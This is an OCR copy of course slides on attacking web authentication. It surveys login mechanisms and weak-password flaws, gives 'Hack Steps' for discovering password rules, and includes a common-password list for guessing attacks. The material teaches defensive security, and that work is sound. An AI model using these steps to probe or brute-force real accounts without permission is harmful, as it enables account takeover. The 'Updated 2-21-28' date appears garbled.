
CNIT 129S: Securing Web Applications



Ch 6: Attacking Authentication

Updated 2-21-28

Authentication Technologies

- HTML forms-based authentication
- Multifactor mechanisms, such as those combining passwords and physical tokens
- Client SSL certificates and/or smartcards
- HTTP basic and digest authentication
- Windows-integrated authentication using NTLM or Kerberos
- Authentication services

- **Over 90% of apps use name & password**

More Secure Methods

- **Two-factor authentication (or more)**
  - **PIN from a token, SMS message, or mobile app**
  - **In addition to a password**
  - **Submitted through an HTML form**


Cryptographic Methods

- **Client-side SSL certificate**
- **Smartcards**
- **More expensive, higher overhead**

HTTP Authentication

- **Basic, Digest, and Windows-integrated**
- **Rarely used on the Internet**
- **More common in intranets, especially Windows domains**
  - **So authenticated employees can easily access secured resources**

Third-Party Authentication



Microsoft Passport and Windows Hello

Third-Party Authentication

The New York Times


Obama's Internet Plan Sounds an Awful Lot Like a National Internet ID

By CURT HOPKINS of ReadWriteWeb

Published: January 10, 2011

Link Ch 6b

Third-Party Authentication



Design Flaws

- **Bad Passwords**

  - Very short or blank
  - Common dictionary words or names
  - The same as the username
  - Still set to a default value

Hack Steps

Attempt to discover any rules regarding password quality:

1. Review the website for any description of the rules.

2. If self-registration is possible, attempt to register several accounts with different kinds of weak passwords to discover what rules are in place.


3. If you control a single account and password change is possible, attempt to change your password to various weak values.


Brute-Force Attacks

- **Strictly, "brute force" refers to trying every possible combination of characters**
- **Very slow**
- **In practice, attackers use lists of common passwords**
- **Defense: account lockout rules after too many failed login attempts**

- password
- *website name*
- 12345678
- qwerty
- abc123
- 111111
- monkey
- 12345
- letmein

Figure 6.2 A successful password-guessing attack



